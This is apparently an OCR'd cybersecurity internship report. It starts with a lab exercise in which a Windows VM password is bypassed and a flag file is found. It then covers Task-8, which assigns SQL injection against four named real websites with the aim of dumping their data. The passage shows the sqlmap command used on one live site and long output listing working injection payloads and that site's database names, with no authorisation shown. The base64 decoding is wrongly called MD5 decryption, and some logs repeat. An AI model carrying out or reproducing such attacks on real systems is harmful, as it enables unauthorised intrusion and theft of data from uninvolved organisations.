


➔YUhSMGNITTZMeTlpYVhRdWJla3ZNak5EVHpSMFlYTnJOZz09

**→By using MD-5 Hash decryption twice,Following output:




→aHR0cHM6Ly9iaXQubHkvMjNDTzR0YXNrNg



This link is found → https://bit.ly/23CO4task6

➔Download and import the.ova file:-

- By using the link a Windows 7.ova file is found,




- After downloading and importing the .ova file in virtual box.

→Crack the system password:-

- There it needs a password to access the user.
- So, I used ophcrack but it didn't work properly.

→Exploit and gain access:-


- Then,next I have used Hiren Boot to crack the password and it have successfully works and gained access to the accounts.

- 


- <u>After entering into the users account.</u>


➔Checking the files in the system:-

- <u>I have found the following Folder and File,</u>



- In the users folder, I have found a folder that contains the **flag.txt.**





➔TASK-8

Perform SQL Injection on given targets and dump the data from databases. Also make a report in a detailed document and report to mail given below? Target 1: https://www.lagnakaro.com/ Target 2: www.transpakcorp.com Target 3: www.burobd.org Target 4: www.tpsldh.com

TASK---8

Cybersecurity Internship

Task-8

-ST#IS#6119


**Performing SQL Injection on given targets and dump the data from databases:-

For the target website given below:

→**TARGET**-1:- www.lagnakaro.com

****STEP-1**: Using this command

sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 --dbs




```
[00:22:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:22:49] [INFO] testing if the target URL content is stable
[00:22:50] [INFO] target URL content is stable
[00:22:50] [INFO] testing if GET parameter 'id' is dynamic
[00:22:50] [INFO] GET parameter 'id' appears to be dynamic
[00:22:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (pos
sible DBMS: 'MySQL')
[00:22:51] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cro
ss-site scripting (XSS) attacks
[00:22:51] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for othe
r DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level
(1) and risk (1) values? [Y/n] y
[00:23:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:23:03] [WARNING] reflective value(s) found and filtering out
[00:23:05] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING c
lause' injectable (with --string="On")
[00:23:05] [INFO] testing 'Generic inline queries'
[00:23:05] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (BIGINT UNSIGNED)'
[00:23:05] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNE
D)'
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (EXP)'
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:23:06] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (GTID_SUBSET)'
[00:23:07] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[00:23:07] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
```

```
[00:23:05] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNE
D)'
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (EXP)'
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:23:06] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (GTID_SUBSET)'
[00:23:07] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[00:23:07] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (JSON_KEYS)'
[00:23:07] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[00:23:08] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (FLOOR)'
[00:23:08] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY
 or GROUP BY clause (FLOOR)' injectable
[00:23:08] [INFO] testing 'MySQL inline queries'
[00:23:08] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:23:08] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
[00:23:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:23:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:23:11] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:23:11] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:23:11] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:23:12] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:23:23] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query
 SLEEP)' injectable
[00:23:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:23:23] [INFO] automatically extending ranges for UNION query injection technique tests as t
here is at least one other (potential) technique found
[00:23:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed
```

```
[00:23:12] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[00:23:23] [INFO] GET parameter 'id' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query
 SLEEP)' injectable
[00:23:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:23:23] [INFO] automatically extending ranges for UNION query injection technique tests as t
here is at least one other (potential) technique found
[00:23:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed
 to find the right number of query columns. Automatically extending the range for current UNION
 query injection technique test
[00:23:25] [INFO] target URL appears to have 3 columns in query
[00:23:26] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectab
le
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg

    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=
3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Cw
Bs'='CwBs

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO

    Type: UNION query
```


```
    Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg

    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=
3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Cw
Bs'='CwBs

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e4
1587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -
---
[00:23:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[00:23:58] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] la5hjas_s8gjam1
[*] lagna_dec2023

[00:23:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www
.lagnakaro.com'

[*] ending @ 00:23:58 /2024-01-28/
```



```
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CwBs'='CwBs

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e41587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -
---
[00:23:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:23:58] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] la5hjas_s8gjam1
[*] lagna_dec2023

[00:23:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'

[*] ending @ 00:23:58 /2024-01-28/
```

****STEP-2:** Using this command

